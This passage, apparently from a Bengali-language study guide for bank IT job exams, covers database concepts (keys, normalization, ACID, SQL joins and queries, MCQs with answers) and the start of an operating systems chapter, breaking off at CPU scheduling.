Data redundancy ও inconsistency — একই গ্রাহকের ঠিকানা একাধিক ফাইলে ভিন্ন	Normalization ও কেন্দ্রীয় সংরক্ষণ
ডেটা খোঁজা কঠিন — প্রতিটি প্রশ্নের জন্য নতুন program	SQL দিয়ে ad-hoc query
Integrity rule প্রয়োগ কঠিন (balance ≥ 0)	Constraint (PRIMARY KEY, CHECK, FOREIGN KEY)
Atomicity নেই — মাঝপথে crash হলে অর্ধেক কাজ	Transaction, COMMIT/ROLLBACK, log-based recovery
Concurrent access-এ ভুল (দুজন একসঙ্গে টাকা তোলা)	Locking, concurrency control
Security — ফাইল-স্তরে মাত্র	User/role-ভিত্তিক GRANT/REVOKE

Three-schema architecture: External (user view) → Conceptual (logical) → Internal (physical)। **Data independence:** Logical (conceptual schema বদলালেও view অপরিবর্তিত) ও Physical (storage বদলালেও logical schema অপরিবর্তিত)।


৫.২ Key-এর প্রকারভেদ

Key	সংজ্ঞা	উদাহরণ — Account(acc_no, nid, email, branch_id, balance)
Super key	যে attribute(গুচ্ছ) প্রতিটি row-কে অনন্যভাবে চেনায়	{acc_no}, {acc_no, email}, {nid, branch_id}…
Candidate key	Minimal super key (কোনো অংশ বাদ দিলে আর unique নয়)	{acc_no}, {email}
Primary key	বাছাই করা একটি candidate key; **NOT NULL + UNIQUE**, টেবিলে একটিই	acc_no
Alternate key	Primary হিসেবে না বাছা candidate key	email
Foreign key	অন্য টেবিলের primary key-কে নির্দেশ করে → referential integrity	branch_id → Branch(branch_id)
Composite key	একাধিক attribute মিলে key	Enrollment(student_id, course_id)

Surrogate key	কৃত্রিম, অর্থহীন ID (AUTO_INCREMENT)	txn_id

৫.৩ ER Diagram

ER model-এ **Entity** (আয়তক্ষেত্র), **Attribute** (ডিম্বাকৃতি; key attribute-এর নিচে দাগ), **Relationship** (রম্বস)। Cardinality: 1:1, 1:N, M:N। Weak entity (দুই দাগের আয়তক্ষেত্র) নিজস্ব key ছাড়া owner-এর ওপর নির্ভরশীল (যেমন Account-এর Transaction)।



চিত্র ৫.১: ব্যাংকের ER diagram — Customer–Account (M:N, joint account), Account–Branch (N:1)

Relation-এ রূপান্তর: M:N relationship-এর জন্য আলাদা টেবিল লাগে — `Holds(cust_id, acc_no)` যার composite primary key এবং দুটিই foreign key। N:1-এর ক্ষেত্রে "N" দিকের টেবিলে foreign key: `Account(acc_no, balance, branch_id)`।

৫.৪ Relational Algebra — মৌলিক অপারেটর

অপারেটর	প্রতীক	কাজ	SQL সমতুল্য
Selection	$\sigma_{condition}(R)$	শর্ত অনুযায়ী row বাছাই	WHERE
Projection	$\pi_{attributes}(R)$	নির্দিষ্ট column বাছাই (duplicate বাদ)	SELECT DISTINCT col
Union / Intersection / Difference	$\cup$ / $\cap$ / $-$	Union-compatible relation-এর সেট অপারেশন	UNION / INTERSECT / EXCEPT
Cartesian product	$R \times S$	সব row-এর জোড়া	CROSS JOIN
Join	$R \bowtie S$	শর্তসহ product	JOIN ... ON
Rename	ρ	নাম বদলানো	AS

উদাহরণ

৫০,০০০ টাকার বেশি balance-এর account নম্বর: $\pi_{acc_no}(\sigma_{balance > 50000}(Account))$ ≡ `SELECT acc_no FROM Account WHERE balance > 50000;`

৫.৫ Functional Dependency ও Normalization

Functional Dependency X → Y: X-এর মান জানলে Y-এর মান অনন্যভাবে নির্ধারিত। **Partial dependency**: non-key attribute composite key-এর একটি অংশের ওপর নির্ভর করে। **Transitive dependency**: Key → A → B (B,

key-এর ওপর A-র মাধ্যমে পরোক্ষভাবে নির্ভরশীল)। Normalization-এর উদ্দেশ্য: redundancy এবং insertion/update/deletion anomaly দূর করা।

Normal Form	শর্ত
1NF	প্রতিটি ঘরে atomic (একক) মান; repeating group বা multi-valued attribute নেই
2NF	1NF + কোনো **partial dependency** নেই (সব non-key attribute সম্পূর্ণ key-এর ওপর নির্ভরশীল)
3NF	2NF + কোনো **transitive dependency** নেই (non-key → non-key নয়)
BCNF	প্রতিটি non-trivial FD X → Y-এর ক্ষেত্রে X একটি **super key**
4NF / 5NF	Multi-valued dependency / join dependency দূর করা

উদাহরণ: ধাপে ধাপে Normalization

শুরুর টেবিল Enrollment(StudentID, StudentName, Courses) — যেখানে Courses = "CSE101 (Dr. Rahman, 01711...), CSE102 (Dr. Karim, 01812...)" ⇒ multi-valued, তাই 1NF নয়।
1NF: প্রতি row-এ একটি course: R(StudentID, CourseID, StudentName, CourseName, Instructor, InstructorPhone, Grade)
FD সমূহ: StudentID → StudentName; CourseID → CourseName, Instructor; Instructor → InstructorPhone; (StudentID, CourseID) → Grade
2NF (partial dependency দূর): Student(StudentID, StudentName); Course(CourseID, CourseName, Instructor, InstructorPhone); Enrollment(StudentID, CourseID, Grade)
3NF (transitive CourseID → Instructor → InstructorPhone দূর): Course(CourseID, CourseName, Instructor); Instructor(Instructor, InstructorPhone)
চূড়ান্ত ৪টি টেবিল: Student, Course, Instructor, Enrollment — এখন একজন শিক্ষকের ফোন নম্বর বদলাতে একটি মাত্র row আপডেট করতে হবে (update anomaly দূর)।

3NF কিন্তু BCNF নয় — ক্লাসিক উদাহরণ

R(Student, Subject, Teacher); প্রতিটি শিক্ষক একটি মাত্র বিষয় পড়ান (Teacher → Subject), এবং (Student, Subject) → Teacher। Key = (Student, Subject)। Teacher → Subject-এ Teacher super key নয় ⇒ BCNF লঙ্ঘন (কিন্তু Subject prime attribute বলে 3NF ঠিক আছে)। সমাধান: (Teacher, Subject) ও (Student, Teacher)-এ ভাঙা।

৫.৬ Transaction ও ACID

Transaction = একটি logical কাজের একক, যা কয়েকটি read/write নিয়ে গঠিত এবং হয় পুরোপুরি সম্পন্ন হয়, নয়তো একেবারেই হয় না।

Property	অর্থ	DBMS-এ কে নিশ্চিত করে
Atomicity	All or nothing	Transaction manager, undo log, ROLLBACK
Consistency	Transaction ডেটাবেসকে এক বৈধ অবস্থা থেকে আরেক বৈধ অবস্থায় নেয়; সব constraint/rule বজায় থাকে	Constraint, trigger, application logic

Isolation	একসঙ্গে চলা transaction পরস্পরের অসম্পূর্ণ ফল দেখে না	Concurrency control (locking, MVCC)
Durability	COMMIT হওয়ার পর crash হলেও পরিবর্তন স্থায়ী	Write-ahead log (redo), backup

বিগত প্রশ্ন BSCS AME Jan 2026

Why is "Atomicity" specifically critical for an Inter-Bank Fund Transfer?

উত্তর: Inter-bank fund transfer (যেমন NPSB/BEFTN/RTGS-এর মাধ্যমে ব্যাংক A থেকে ব্যাংক B-তে ১০,০০০ টাকা) কয়েকটি ধাপে হয়: (১) প্রেরকের account থেকে debit, (২) settlement/clearing account-এ entry, (৩) প্রাপকের account-এ credit, (৪) transaction log ও notification।
Atomicity ছাড়া ঝুঁকি: ধাপ (১)-এর পর network failure, server crash বা timeout হলে প্রেরকের টাকা কেটে যাবে কিন্তু প্রাপক পাবেন না — টাকা "হারিয়ে" যাবে; বিপরীতে credit হয়ে debit না হলে ব্যাংকের আর্থিক ক্ষতি ও duplicate টাকা তৈরি হবে। দুটোই ledger-এর ভারসাম্য (debit = credit) নষ্ট করে, reconciliation সমস্যা, গ্রাহক অভিযোগ ও নিয়ন্ত্রক (Bangladesh Bank) জরিমানার কারণ হয়।
Atomicity নিশ্চিত করে: সব ধাপ একটি transaction হিসেবে হয় সম্পূর্ণ **COMMIT** হয়, নয়তো যেকোনো ব্যর্থতায় পুরোটা **ROLLBACK** হয়ে আগের অবস্থায় ফেরে (undo log ব্যবহার করে)। দুই ভিন্ন ব্যাংকের সিস্টেম জড়িত বলে distributed transaction-এ **Two-Phase Commit (2PC)** — prepare phase ও commit phase — অথবা reversal/compensating transaction ব্যবহার করা হয়।

```
START TRANSACTION;
UPDATE accounts SET balance = balance - 10000 WHERE acc_no = 'A-101';
UPDATE accounts SET balance = balance + 10000 WHERE acc_no = 'B-202';
INSERT INTO txn_log(from_acc, to_acc, amount) VALUES ('A-101', 'B-202', 10000);
COMMIT;      -- যেকোনো ধাপে error হলে: ROLLBACK;
```

বিগত প্রশ্ন BSCS AME May 2026

What does the Consistency property in ACID guarantee during a bank fund transfer transaction? You are designing the schema for a Savings_Accounts table. Write the specific SQL constraint clause [that prevents the balance from becoming negative].

Consistency-এর নিশ্চয়তা: Transaction শুরুর আগে ডেটাবেস বৈধ অবস্থায় থাকলে শেষেও বৈধ অবস্থায় থাকবে — সব integrity constraint, business rule ও invariant বজায় থাকবে। Fund transfer-এ: (১) মোট টাকার পরিমাণ অপরিবর্তিত থাকে (A-র debit = B-র credit, টাকা তৈরি বা হারায় না); (২) কোনো account-এর balance নিয়মবহির্ভূতভাবে ঋণাত্মক হয় না; (৩) foreign key (অস্তিত্বহীন account-এ transfer নয়) ও অন্যান্য rule রক্ষা পায়। কোনো ধাপ constraint ভাঙলে DBMS সেই statement/transaction বাতিল করে।

```
CREATE TABLE Savings_Accounts (
    account_no   VARCHAR(20)   PRIMARY KEY,
    customer_id  INT           NOT NULL,
    balance      DECIMAL(15,2) NOT NULL DEFAULT 0.00,
    opened_on    DATE          NOT NULL,
    CONSTRAINT chk_balance_non_negative CHECK (balance >= 0),
    CONSTRAINT fk_customer FOREIGN KEY (customer_id) REFERENCES Customers(customer_id)
);

-- বিদ্যমান টেবিলে যোগ করতে:
ALTER TABLE Savings_Accounts
    ADD CONSTRAINT chk_balance_non_negative CHECK (balance >= 0);
```

এখন `UPDATE … SET balance = balance - 50000` যদি balance ঋণাত্মক করে, DBMS error দেবে এবং transaction ROLLBACK হবে। (MySQL 8.0.16-এর আগে CHECK উপেক্ষিত হতো — সেখানে trigger ব্যবহার করতে হতো।) টাকা রাখতে `FLOAT` নয়, **DECIMAL** ব্যবহার করুন — rounding error এড়াতে।

৫.৭ Concurrency Control ও Indexing

Concurrency সমস্যা

সমস্যা	কী ঘটে
Lost update	দুটি transaction একই balance পড়ে আলাদাভাবে আপডেট করে; একটির পরিবর্তন হারিয়ে যায়
Dirty read	অন্য transaction-এর uncommitted (পরে rollback হওয়া) ডেটা পড়া
Non-repeatable read	একই row দুবার পড়লে ভিন্ন মান (মাঝে অন্য কেউ update করেছে)
Phantom read	একই query দুবার চালালে নতুন row দেখা দেয়

Isolation level (দুর্বল → শক্তিশালী): Read Uncommitted → Read Committed → Repeatable Read → Serializable। **Locking:** Shared lock (S, read) — একাধিক জন একসঙ্গে; Exclusive lock (X, write) — একজন মাত্র। **Two-Phase Locking (2PL):** growing phase (শুধু lock নেওয়া) ও shrinking phase (শুধু ছাড়া) — serializability নিশ্চিত করে, তবে deadlock হতে পারে। `SELECT … FOR UPDATE` দিয়ে row lock।

Indexing

Index হলো বইয়ের সূচির মতো — B+ tree (range query-তে ভালো) বা hash (equality-তে ভালো) গঠন, যা full table scan এড়িয়ে search O(log n)-এ নামায়। **Clustered index**: ডেটা নিজেই index ক্রমে সাজানো (টেবিলে একটিই,

সাধারণত primary key)। **Non-clustered**: আলাদা গঠন, pointer রাখে (একাধিক হতে পারে)। অসুবিধা: অতিরিক্ত storage এবং INSERT/UPDATE ধীর।

```
CREATE INDEX idx_txn_date ON transactions(txn_date);
```

৫.৮ SQL কমান্ডের শ্রেণিবিভাগ

শ্রেণি	কমান্ড
DDL (Data Definition)	CREATE, ALTER, DROP, TRUNCATE, RENAME
DML (Data Manipulation)	INSERT, UPDATE, DELETE, (SELECT — অনেকে DQL বলেন)
DCL (Data Control)	GRANT, REVOKE
TCL (Transaction Control)	COMMIT, ROLLBACK, SAVEPOINT

বিষয়	DELETE	TRUNCATE	DROP
শ্রেণি	DML	DDL	DDL
কী মোছে	শর্তসাপেক্ষে নির্দিষ্ট row (WHERE)	সব row, গঠন থাকে	পুরো টেবিল — গঠন, ডেটা, index, constraint
Rollback	হ্যাঁ	সাধারণত না (DBMS ভেদে)	না
গতি / Trigger	ধীর, row-by-row log; trigger চলে	দ্রুত; trigger চলে না; identity reset	দ্রুত

> **WHERE বনাম HAVING**
>
> **WHERE** grouping-এর *আগে* প্রতিটি row ফিল্টার করে, aggregate function (SUM, AVG) ব্যবহার করা যায় না।
> **HAVING** GROUP BY-এর *পরে* group ফিল্টার করে, aggregate ব্যবহার করা যায়।
> লজিক্যাল execution ক্রম: **FROM → JOIN → WHERE → GROUP BY → HAVING → SELECT → DISTINCT → ORDER BY → LIMIT**

৫.৯ JOIN — ছোট টেবিলে দেখা

Customer

cid	name
1	Rahim
2	Karim
3	Salma

Account

acc	cid
101	1
102	1
103	4

JOIN	ফলাফল (name, acc)	Row
INNER JOIN	(Rahim,101), (Rahim,102)	2
LEFT JOIN (Customer বামে)	(Rahim,101), (Rahim,102), (Karim,NULL), (Salma,NULL)	4
RIGHT JOIN	(Rahim,101), (Rahim,102), (NULL,103)	3

FULL OUTER JOIN	উপরের সব একত্রে: Rahim×2, Karim, Salma, NULL-103	5
CROSS JOIN	3 × 3 সব জোড়া	9

```
-- যে গ্রাহকের কোনো account নেই
SELECT c.name
FROM Customer c LEFT JOIN Account a ON c.cid = a.cid
WHERE a.acc IS NULL;          -- Karim, Salma
```

Self join: একই টেবিলকে দুই alias দিয়ে join (যেমন Employee ও তার manager)। MySQL-এ FULL OUTER JOIN নেই — LEFT JOIN UNION RIGHT JOIN দিয়ে করা হয়।

৫.১০ লিখিত পরীক্ষার SQL প্রশ্ন — সমাধানসহ

বিগত প্রশ্ন ANSE 2026

Write an SQL query to retrieve employees whose salaries are greater than the average salary of their respective departments. Employees(employee_id, name, salary, department)

সমাধান ১ — Correlated subquery:

```
SELECT e.employee_id, e.name, e.salary, e.department
FROM Employees e
WHERE e.salary > (SELECT AVG(e2.salary)
                  FROM Employees e2
                  WHERE e2.department = e.department);
```

বাইরের query-র প্রতিটি row-এর জন্য ভেতরের subquery ঐ কর্মীর department-এর গড় বের করে (তাই "correlated")।

সমাধান ২ — Derived table + JOIN (বড় টেবিলে বেশি কার্যকর):

```
SELECT e.employee_id, e.name, e.salary, e.department
FROM Employees e
JOIN (SELECT department, AVG(salary) AS avg_sal
      FROM Employees
      GROUP BY department) d ON e.department = d.department
WHERE e.salary > d.avg_sal;
```

ভুল: `WHERE salary > AVG(salary)` — WHERE-এ aggregate চলে না; আর পুরো কোম্পানির গড় নিলে "respective department" শর্ত পূরণ হয় না।

বিগত প্রশ্ন SO IT 2026 (25104)

Consider the relation Employee(EmpID, Name, Department, Salary). Write an SQL query to retrieve the Department, the total number of employees [and the salary summary] of each department ... (সংগৃহীত উৎসে প্রশ্নের শেষাংশ কাটা — প্রচলিত পূর্ণ রূপ ধরে উত্তর)

```
SELECT Department,
       COUNT(*)     AS total_employees,
       SUM(Salary)  AS total_salary,
       AVG(Salary)  AS avg_salary
FROM Employee
GROUP BY Department
ORDER BY total_employees DESC;

-- শুধু যেসব department-এ ৫ জনের বেশি কর্মী:
SELECT Department, COUNT(*) AS total_employees
FROM Employee
GROUP BY Department
HAVING COUNT(*) > 5;
```

নিয়ম: SELECT-এ যে non-aggregate column থাকবে তা অবশ্যই GROUP BY-তে থাকতে হবে।

বিগত প্রশ্ন BB AP 2023

Write a SQL query to return the number of movies which are romantic comedies. Tables: Movies(mid, title, year), People(pid, name), Genres(gid, genre), ActsIn(pid, mid), HasRole(pid, mid, role), HasGenre(gid, mid)।

"Romantic comedy" = যে movie-র genre-এ **Romance এবং Comedy দুটোই** আছে। একটি row-তে genre একটিই থাকে, তাই `WHERE genre = 'Romance' AND genre = 'Comedy'` সবসময় ফাঁকা ফল দেবে — এটি সবচেয়ে সাধারণ ভুল।

সমাধান ১ — GROUP BY + HAVING:

```
SELECT COUNT(*) AS romantic_comedies
FROM (SELECT hg.mid
      FROM HasGenre hg
      JOIN Genres g ON g.gid = hg.gid
      WHERE g.genre IN ('Romance', 'Comedy')
      GROUP BY hg.mid
      HAVING COUNT(DISTINCT g.genre) = 2) AS rc;
```

সমাধান ২ — Self join:

```
SELECT COUNT(DISTINCT h1.mid) AS romantic_comedies
FROM HasGenre h1 JOIN Genres g1 ON g1.gid = h1.gid
JOIN HasGenre h2 ON h2.mid = h1.mid
JOIN Genres g2 ON g2.gid = h2.gid
WHERE g1.genre = 'Romance' AND g2.genre = 'Comedy';
```

যদি Genres টেবিলে সরাসরি 'Romantic Comedy' নামে একটি genre থাকে, তবে: `SELECT COUNT(DISTINCT hg.mid) FROM HasGenre hg JOIN Genres g ON g.gid = hg.gid WHERE g.genre = 'Romantic Comedy';` — উত্তরে এই অনুমানটি লিখে দিন।

বিগত প্রশ্ন Officer IT 2026 (25105)

An institute wants to create a database table named STUDENT to store student information. The table should include the columns Roll Number, Name, Department, Email, and Admission Date. Specify the most appropriate SQL data type for each column and identify [the primary key / constraints].

Column	Data type	Constraint	কারণ
roll_no	INT (বা VARCHAR(15) যদি অক্ষর থাকে)	**PRIMARY KEY**	প্রতিটি শিক্ষার্থীর অনন্য পরিচয়, NULL নয়
name	VARCHAR(100)	NOT NULL	পরিবর্তনশীল দৈর্ঘ্যের টেক্সট
department	VARCHAR(50)	NOT NULL	(বড় সিস্টেমে Department টেবিলের foreign key)
email	VARCHAR(100)	UNIQUE	দুজনের একই email নয় — alternate key
admission_date	DATE	NOT NULL, DEFAULT CURRENT_DATE	তারিখ তুলনা/হিসাব সহজ

```
CREATE TABLE STUDENT (
    roll_no         INT           PRIMARY KEY,
    name            VARCHAR(100)  NOT NULL,
    department      VARCHAR(50)   NOT NULL,
    email           VARCHAR(100)  UNIQUE,
    admission_date  DATE          NOT NULL
);

INSERT INTO STUDENT VALUES (1001, 'Ayesha Rahman', 'CSE', 'ayesha@uni.edu', '2026-01-
15');
```

CHAR বনাম VARCHAR: CHAR(n) স্থির দৈর্ঘ্য (খালি জায়গা padding), VARCHAR(n) পরিবর্তনশীল — নাম/email-এ VARCHAR উপযুক্ত।

আরও প্রায়-নিশ্চিত Query

```
-- ১. দ্বিতীয় সর্বোচ্চ বেতন
SELECT MAX(salary) FROM Employees
WHERE salary < (SELECT MAX(salary) FROM Employees);

-- ২. N-তম সর্বোচ্চ বেতন (N = 3), MySQL
SELECT DISTINCT salary FROM Employees
ORDER BY salary DESC LIMIT 1 OFFSET 2;          -- OFFSET = N-1

-- ২(খ). Window function দিয়ে
SELECT salary FROM (
   SELECT salary, DENSE_RANK() OVER (ORDER BY salary DESC) AS rnk
   FROM Employees) t
WHERE rnk = 3;

-- ৩. Duplicate email খোঁজা
SELECT email, COUNT(*) AS cnt FROM Customers
GROUP BY email HAVING COUNT(*) > 1;

-- ৪. প্রতিটি department-এর সর্বোচ্চ বেতনভোগী
SELECT e.* FROM Employees e
WHERE salary = (SELECT MAX(salary) FROM Employees WHERE department = e.department);

-- ৫. নাম 'A' দিয়ে শুরু, বেতন অনুযায়ী উল্টো ক্রমে
SELECT * FROM Employees WHERE name LIKE 'A%' ORDER BY salary DESC;

-- ৬. সব কর্মীর বেতন ১০% বাড়ানো (IT department)
UPDATE Employees SET salary = salary * 1.10 WHERE department = 'IT';
```

৫.১১ View, Stored Procedure ও Trigger

```
-- VIEW: সংরক্ষিত query, virtual table — নিরাপত্তা ও সরলতা
CREATE VIEW high_value_accounts AS
SELECT acc_no, name, balance FROM accounts WHERE balance > 1000000;

-- STORED PROCEDURE (MySQL): server-এ সংরক্ষিত, precompiled কোড
DELIMITER //
CREATE PROCEDURE transfer(IN src VARCHAR(20), IN dst VARCHAR(20), IN amt DECIMAL(15,2))
BEGIN
    DECLARE EXIT HANDLER FOR SQLEXCEPTION ROLLBACK;
    START TRANSACTION;
    UPDATE accounts SET balance = balance - amt WHERE acc_no = src;
    UPDATE accounts SET balance = balance + amt WHERE acc_no = dst;
    COMMIT;
END //
DELIMITER ;
CALL transfer('A-101', 'B-202', 5000);

-- TRIGGER: নির্দিষ্ট ঘটনায় স্বয়ংক্রিয়ভাবে চলে (audit trail)
CREATE TRIGGER trg_audit AFTER UPDATE ON accounts
FOR EACH ROW
INSERT INTO audit_log(acc_no, old_bal, new_bal, changed_at)
VALUES (OLD.acc_no, OLD.balance, NEW.balance, NOW());
```

ব্যাংকিংয়ে trigger দিয়ে audit trail রাখা নিয়ন্ত্রক চাহিদা পূরণে সাহায্য করে। View-তে sensitive column (যেমন NID) বাদ দিয়ে user-কে access দেওয়া যায়।

৫.১২ SQL বনাম NoSQL

বিষয়	SQL (Relational)	NoSQL
গঠন	টেবিল, নির্দিষ্ট schema	Document, Key-value, Column-family, Graph; flexible schema
Scaling	মূলত vertical (বড় server)	Horizontal (sharding, অনেক server)
Consistency	ACID	সাধারণত BASE (eventual consistency), CAP-এ trade-off
উদাহরণ	Oracle, MySQL, PostgreSQL, SQL Server	MongoDB (document), Redis (key-value), Cassandra/HBase (column), Neo4j (graph)
ব্যাংকে ব্যবহার	Core banking ledger, transaction	Session cache, log, fraud graph, analytics

CAP Theorem

Distributed system-এ network partition (P) হলে Consistency (C) ও Availability (A)-এর মধ্যে একটি বেছে নিতে হয় — একসঙ্গে তিনটি পুরোপুরি পাওয়া যায় না।

৫.১৩ MCQ অনুশীলন

1. Database-এ ACID-এর পূর্ণরূপ কী?

(ক) Access, Control, Integrity, Data
(খ) Atomicity, Consistency, Isolation, Durability
(গ) Atomicity, Concurrency, Integrity, Durability
(ঘ) Accuracy, Consistency, Isolation, Data

উত্তর: (খ) (Officer IT MCQ 2026)

2. SQL-এ কোন clause grouping-এর পরে শর্ত প্রয়োগ করে এবং aggregate function ব্যবহার করতে দেয়?

(ক) HAVING
(খ) WHERE
(গ) WITH
(ঘ) SELECT

উত্তর: (ক)

3. কোন কমান্ড একটি টেবিলকে (গঠনসহ) সম্পূর্ণ মুছে ফেলে?

(ক) DELETE
(খ) DROP
(গ) REMOVE
(ঘ) TRUNCATE

উত্তর: (খ) — TRUNCATE শুধু ডেটা মোছে, গঠন রাখে।

4. ডেটাবেস পরিচালনার জন্য কোন ভাষা ব্যবহৃত হয়?

(ক) HTML
(খ) SQL
(গ) XML
(ঘ) Java

উত্তর: (খ)

5. STUDENT টেবিলের রেকর্ড marks অনুযায়ী অবরোহী (descending) ক্রমে সাজাতে কোনটি সঠিক?

(ক) SORT BY marks DESC
(খ) ORDER BY marks DESC
(গ) GROUP BY marks DESC
(ঘ) ORDER marks DOWN

উত্তর: (খ) (Officer IT 2026 MCQ)

6. Primary key সম্পর্কে কোনটি সত্য?

(ক) NULL হতে পারে
(খ) টেবিলে একাধিক থাকতে পারে
(গ) Unique ও NOT NULL
(ঘ) Duplicate মান রাখতে পারে

উত্তর: (গ)

7. TRUNCATE কোন শ্রেণির কমান্ড?

(ক) DML
(খ) DDL
(গ) DCL
(ঘ) TCL

উত্তর: (খ)

8. COMMIT-এর পর system crash হলেও পরিবর্তন টিকে থাকা ACID-এর কোন বৈশিষ্ট্য?

(ক) Atomicity
(খ) Consistency
(গ) Isolation
(ঘ) Durability

উত্তর: (ঘ)

9. GRANT ও REVOKE কোন শ্রেণির কমান্ড?

(ক) DDL
(খ) DML
(গ) DCL
(ঘ) TCL

উত্তর: (গ) — Data Control Language।

10. Foreign key প্রধানত কী নিশ্চিত করে?

(ক) Entity integrity
(খ) Referential integrity
(গ) Domain integrity
(ঘ) Indexing

উত্তর: (খ) — অস্তিত্বহীন parent row-কে নির্দেশ করা আটকায়।

11. 2NF মূলত কোন dependency দূর করে?

(ক) Transitive
(খ) Partial
(গ) Multi-valued
(ঘ) Join

উত্তর: (খ) — 3NF দূর করে transitive।

12. কোনো relation BCNF-এ থাকবে যদি প্রতিটি non-trivial FD X → Y-এর ক্ষেত্রে—

(ক) Y একটি prime attribute হয়
(খ) X একটি super key হয়
(গ) X একটি non-key হয়
(ঘ) Y একটি candidate key হয়

উত্তর: (খ)

13. LEFT JOIN কী ফেরত দেয়?

(ক) শুধু মিলে যাওয়া row
(খ) বাম টেবিলের সব row + ডানের মিলে যাওয়া row (না মিললে NULL)
(গ) ডান টেবিলের সব row
(ঘ) দুই টেবিলের সব জোড়া

উত্তর: (খ)

14. COUNT(column) ও COUNT(*)-এর পার্থক্য কী?

(ক) কোনো পার্থক্য নেই
(খ) COUNT(column) NULL মান গোনে না
(গ) COUNT(*) NULL গোনে না
(ঘ) COUNT(column) duplicate গোনে না

উত্তর: (খ) — COUNT(*) সব row গোনে।

15. নিচের কোনটি একটি NoSQL (document) database?

(ক) Oracle
(খ) MySQL
(গ) MongoDB
(ঘ) PostgreSQL

উত্তর: (গ)

অধ্যায় ৬ — অপারেটিং সিস্টেম ও লিনাক্স

Operating System & Linux

Officer (IT), Senior Officer (IT), AP ও AME — চার পোস্টেই OS থেকে লিখিত প্রশ্ন আসে: CPU scheduling-এর Gantt chart (Officer IT 2026), deadlock-এর চার শর্ত ও RAG (AME 2026, AME/AE 24.01.2026), logical বনাম physical address (AME/AE 24.01.2026), circular queue (SO IT 2026)। MCQ-তে thread কী share করে না, context switch কোথায় হয়, SJF কেন সেরা — এগুলো বারবার আসে।

৬.১ অপারেটিং সিস্টেম কী ও কেন

অপারেটিং সিস্টেম (OS) হলো ইউজার/অ্যাপ্লিকেশন ও হার্ডওয়্যারের মাঝের **resource manager** ও **control program**। CPU, memory, disk, I/O — সবকিছু কে কখন পাবে, OS ঠিক করে।


কাজ (Function)	কী করে	উদাহরণ
Process management	process তৈরি/বন্ধ, scheduling, synchronization	CPU scheduler, semaphore
Memory management	কোন process কোন memory পাবে, paging, virtual memory	page table, MMU
File management	ফাইল/ডিরেক্টরি, permission	ext4, NTFS
I/O / Device management	device driver, buffering, spooling	printer spooler
Security & protection	authentication, access control	user/group permission
User interface	CLI / GUI	bash, Windows Explorer

Kernel = OS-এর কেন্দ্র, সবসময় memory-তে থাকে। **System call** দিয়ে user program kernel-এর সেবা নেয় (যেমন `fork()`, `read()`)। CPU-র দুটি মোড: **user mode** ও **kernel (privileged) mode**।

OS-এর ধরন	বৈশিষ্ট্য
Batch	একই ধরনের job একসাথে, ইউজার ইন্টারঅ্যাকশন নেই
Multiprogramming	একাধিক program memory-তে, CPU কখনো অলস না থাকে
Time-sharing (Multitasking)	প্রত্যেককে ছোট time slice — Round Robin
Real-time (RTOS)	নির্দিষ্ট সময়সীমার মধ্যে সাড়া — ATM-এর ডিসপেন্সার, পেসমেকার
Distributed	একাধিক কম্পিউটার একটি সিস্টেম হিসেবে

৬.২ প্রসেস, থ্রেড ও কনটেক্সট সুইচ

Program হলো disk-এ থাকা passive কোড; **process** হলো চলমান program (active entity)। প্রতিটি process-এর তথ্য থাকে **PCB (Process Control Block)**-এ: PID, state, program counter, CPU registers, memory info, open files, scheduling priority।



চিত্র ৬.১: Process-এর পাঁচটি state (5-state model)

Process বনাম Thread

Thread হলো process-এর ভেতরের lightweight execution unit। একই process-এর thread-গুলো অনেক কিছু share করে, তাই thread তৈরি ও switch করা process-এর চেয়ে সস্তা।

একই process-এর thread-রা যা share করে	প্রতিটি thread-এর নিজস্ব (share করে না)
Code section, data section (global variable), heap	**Stack** (local variable, function call)
Address space	Program Counter (PC)
Open files / file descriptor table	Register set
Signals, message queue	Thread ID, thread state

> **MCQ শর্টকাট**
> "Which is NOT shared by threads of the same process?" — উত্তর সবসময় **Stack** (বা registers/PC)। Officer IT MCQ 2026 (BIBM)-এ ঠিক এই প্রশ্ন এসেছে।

Context Switch

CPU এক process থেকে আরেক process-এ যাওয়ার সময় পুরনো process-এর state (registers, PC) তার PCB-তে **save** করে এবং নতুনটির state **load** করে — একে context switch বলে। এটি **CPU**-তে ঘটে (dispatcher করে) এবং এটি pure overhead — এ সময় কোনো useful কাজ হয় না। Time quantum খুব ছোট হলে context switch বেশি হয়, throughput কমে।

৬.৩ CPU Scheduling

Turnaround Time (TAT) = Completion Time (CT) − Arrival Time (AT)
